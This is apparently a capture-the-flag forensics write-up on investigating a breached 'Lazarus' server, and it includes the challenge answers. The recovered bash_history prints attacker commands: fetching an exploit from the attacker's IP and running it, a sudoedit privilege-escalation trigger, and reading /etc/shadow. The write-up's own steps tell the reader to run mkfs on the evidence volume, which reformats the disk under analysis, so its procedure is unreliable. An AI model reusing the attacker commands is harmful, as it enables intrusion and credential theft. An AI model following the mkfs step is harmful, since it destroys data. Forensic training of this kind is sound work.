Mission Name

FindtheCitizen

Historical Background

In a daring move, Ethan breaches the security of the Lazarus citizens' page, aiming to manipulate the data associated with a level 7 access card. His sophisticated hack not only alters the site's content but also introduces a backdoor, leaving a trace of his intrusion. This unauthorized access underlines Ethan's resolve to navigate through the layers of digital defenses undetected.

Technical High-Level Overview

In the aftermath of Ethan's cyber incursion, Claire is tasked with a critical mission. She must repeatedly access the Lazarus citizens' page to retrieve specific information regarding a level 7 citizen. Despite her efforts and the precision with which she operates within the allotted time, the system's security mechanisms invariably detect and eject her, highlighting the sophistication of the defense mechanisms Ethan circumvented.

Short Mission Description

Your mission involves a deep dive into the web server compromised by Ethan. The objective is to uncover the specific vulnerability Ethan exploited to gain access. You are tasked with identifying the vulnerability by name and finding the SHA1 hash of the exploit used. The format for submitting your findings includes the last four digits of the CVE identifier for the vulnerability, followed by an underscore and the SHA1 hash of the exploit: `DDDD_SHA1HASH`.

Mission Description

Ethan's foray into the Lazarus citizens' page was not a mere act of data manipulation; it was a calculated hack that left the site compromised. Your role is to dissect the layers of this digital breach, pinpointing the exact vulnerability Ethan exploited. Armed with tools and techniques for cyber analysis, you must find the name of the exploited vulnerability and the SHA1 hash of the exploit. Compile your findings in the specified format: `DDDD_SHA1HASH`, where `DDDD` represents the last four digits of the CVE number associated with the vulnerability.

Location

SYLVARCON | EBAND DEPARTMENT - RECON HQ

Tools

- CAT
- GREP

Questions

Which IP was used by Ethan to connect against the server ?

- 10.10.15.135

Which password was used to access the server?

- user

Which is the email of the owner of the exploit?

- luis@iesvirgendelcarmen.com

Items


1. Check log files to identify the way to hack the server
2. Mount the image provided, considering it´s a LVM volume
3. Recover data to locate the file and hash it.

Write Up

First of all, player should mount the evidence E01 provided, but, this time E01 has a LVM volume inside it. It´s mandatory to install the following packages to ease the mounting, and finally mount the image with **imount**.

Step1:

```
sudo apt-get install python-setuptools
sudo apt-get install xmount
sudo apt-get install ewf-tools
sudo apt-get install  afflib-tools
sudo apt-get install sleuthkit
sudo apt-get install lvm2
sudo apt-get install mdadm
sudo apt-get install cryptsetup
sudo pip3 install imagemounter
sudo apt install python3-pip
imount /evidence.E01
```




```
┌──(root💀kali)-[/home/kali]
└─# imount /mnt/hgfs/C1-M1/fina evidencel/image.E01
[+] Mounting image /mnt/hgfs/C1-M1/fina_evidencel/image.E01 using auto ...
[+] Mounted raw image [1/1]
mount: /tmp/im_4_txt2mje0_: wrong fs type, bad option, bad superblock on /c
[-] Exception while mounting small volume 1.0 MiB 4:-
[+] Mounted volume 1.0 GiB 5:Ext4 /boot [Linux] on /tmp/im_5_pkt17pio_boot.
>>> Press [enter] to unmount the volume, or ^C to keep mounted ...  ^C
[-] Exception while mounting small volume 6.0:Logical Volume ubuntu-lv
[+] Parsed all volumes!
>>> Some volumes were left mounted. Press [enter] to unmount all ...
```

Figure 1

Imount is not able to finish the mounting procedure.

Leave the window opened, and open other shell to work:

```
sudo vgchange -ay ubuntu-vg
sudo mkdir /mnt/fcroot
sudo mkfs -t ext4 /dev/ubuntu-vg/ubuntu-lv
sudo mount /dev/ubuntu-vg/ubuntu-lv /mnt/fcroot -o ro,user
```




```
┌──(root💀kali)-[/home/kali]
└─# sudo lvs
  LV        VG        Attr       LSize  Pool Origin Data%  Meta%  Move Log Cp
  ubuntu-lv ubuntu-vg -wi-a----- <9.00g

┌──(root💀kali)-[/home/kali]
└─# sudo mkdir /mnt/fcroot
mkdir: cannot create directory '/mnt/fcroot': File exists

┌──(root💀kali)-[/home/kali]
└─# mkfs -t ext4 /dev/ubuntu-vg/ubuntu-lv
mke2fs 1.46.2 (28-Feb-2021)
/dev/ubuntu-vg/ubuntu-lv contains a ext4 file system
        last mounted on / on Wed Jul 21 16:20:24 2021
Proceed anyway? (y,N) y
Creating filesystem with 2358272 4k blocks and 589824 inodes
Filesystem UUID: 7351f116-6a5d-49eb-bddc-f8793f491bd8
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: mkfs.ext4: Input/o

┌──(root💀kali)-[/home/kali]
└─# mount /dev/ubuntu-vg/ubuntu-lv /mnt/fcroot -o ro,user

┌──(root💀kali)-[/home/kali]
└─# cd /mnt/fcroot

┌──(root💀kali)-[/mnt/fcroot]
└─# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv

┌──(root💀kali)-[/mnt/fcroot]
```

Figure 2

We are ready to perform the investigation.

Check Auth logs:




```
; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.15.135  user=user
Jul 21 18:45:51 server-lazarus sshd[2268]: PAM service(sshd) ignoring max ret
ries; 6 > 3
Jul 21 18:46:21 server-lazarus sshd[2278]: pam_unix(sshd:auth): authenticatio
n failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.15.135  user=user
Jul 21 18:46:21 server-lazarus sshd[2273]: pam_unix(sshd:auth): authenticatio
n failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.15.135  user=user
Jul 21 18:46:21 server-lazarus sshd[2272]: pam_unix(sshd:auth): authenticatio
n failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.15.135  user=user
Jul 21 18:46:21 server-lazarus sshd[2276]: pam_unix(sshd:auth): authenticatio
n failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.15.135  user=user
Jul 21 18:46:23 server-lazarus sshd[2272]: Failed password for user from 10.1
0.15.135 port 51428 ssh2
Jul 21 18:46:23 server-lazarus sshd[2278]: Failed password for user from 10.1
0.15.135 port 51434 ssh2
Jul 21 18:46:23 server-lazarus sshd[2276]: Failed password for user from 10.1
0.15.135 port 51432 ssh2
Jul 21 18:46:23 server-lazarus sshd[2273]: Failed password for user from 10.1
0.15.135 port 51430 ssh2
Jul 21 18:46:26 server-lazarus sshd[2272]: Failed password for user from 10.1
0.15.135 port 51428 ssh2
Jul 21 18:46:26 server-lazarus sshd[2278]: Failed password for user from 10.1
0.15.135 port 51434 ssh2
Jul 21 18:46:26 server-lazarus sshd[2276]: Failed password for user from 10.1
0.15.135 port 51432 ssh2
Jul 21 18:46:26 server-lazarus sshd[2273]: Failed password for user from 10.1
0.15.135 port 51430 ssh2
Jul 21 18:46:28 server-lazarus sshd[2272]: Failed password for user from 10.1
0.15.135 port 51428 ssh2
Jul 21 18:46:28 server-lazarus sshd[2278]: Failed password for user from 10.1
0.15.135 port 51434 ssh2
```

Figure 3

AS you can there, it´s obviusly there is a brute force attack on SSH port.

If we check /var/log/audit/audit.log we could see the following strange behaviour:




```
ap_fver=0
type=PROCTITLE msg=audit(1626892216.599:74): proctitle=7375646F00617564697463746C002D6100616C776179732C65786974002D46
2D4600756964213D30002D46006B65793D7375646F2D636D64
type=SYSCALL msg=audit(1626892216.599:75): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=7f49c0290208 a2
uid=0 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=3 comm="sudo" exe="/usr/bin/sudo" key="passwd-rw-check"
type=CWD msg=audit(1626892216.599:75): cwd="/home/user-admin"
type=PATH msg=audit(1626892216.599:75): item=0 name="/etc/passwd" inode=154740 dev=fd:00 mode=0100644 ouid=0 ogid=0 r
```

Figure 4

According to this https://www.archcloudlabs.com/projects/**auditd-cve-2021-3156/**
This would be a good evidence of the type of exploit used. Next step would be to find out the owner of the exploit launched by Ethan.


- Check /home/user/.bash_history



```
└─# cat .bash_history
sudo su
id
sudoedit
sudoedit "\"

uname -a
cat /etc/passwd
cat /etc/shadow
mkdir exploit
ls
cd exploit/
wget http://10.10.15.135:8080/exploit
ls
chmod +x exploit
./exploit
as
wget http://10.10.15.135:8080/exploit.zip
gunzip -S .ZIP exploit.zip
ls
cd e
gunzip ./exploit.zip
ls -l
python
python3
```

Figure 5

Launch lsblk command to identify which device is related to the /mnt/fcroot




```
┌──(root💀kali)-[~]
└─# lsblk
NAME                        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0                         7:0    0    1G  1 loop /tmp/im_5_amd84qfo_boot
loop1                         7:1    0    9G  1 loop
└─ubuntu--vg-ubuntu--lv     253:0    0    9G  0 lvm  /mnt/fcroot
sda                           8:0    0   80G  0 disk
├─sda1                        8:1    0   79G  0 part /
├─sda2                        8:2    0    1K  0 part
└─sda5                        8:5    0  975M  0 part [SWAP]
sr0                          11:0    1 1024M  0 rom
```

Figure 6

Launch a forensic image to use with other programs, like test disk

- dd if=/dev/ubuntu-vg/ubuntu-lv of=/home/kali/recovered/image.raw




```
┌──(root💀kali)-[~]
└─# dd if=/dev/ubuntu-vg/ubuntu-lv of=/home/kali/recovered/image.raw
18866176+0 records in
18866176+0 records out
9659482112 bytes (9.7 GB, 9.0 GiB) copied, 75.6153 s, 128 MB/s
```

Figure 7

Test the file generated

- File /home/kali/recovered/image.raw




```
└─# file /home/kali/recovered/image.raw
/home/kali/recovered/image.raw: Linux rev 1.0 ext4 filesystem data, UUID=
s) (huge files)
```

Figure 8

Get Test disk and install it


- wget https://www.cgsecurity.org/testdisk-7.2-WIP.linux26-x86_64.tar.bz2
- tar xvf testdisk-7.2-WIP.linux26-x86_64.tar.bz2
- cd testdisk-7.2-WIP
- ./photorec_static /home/kali/recovered/image.raw

Follow the below images, in order to config photorec:


root@kali: /home/kali/testdisk-7.2-WIP
File Actions Edit View Help

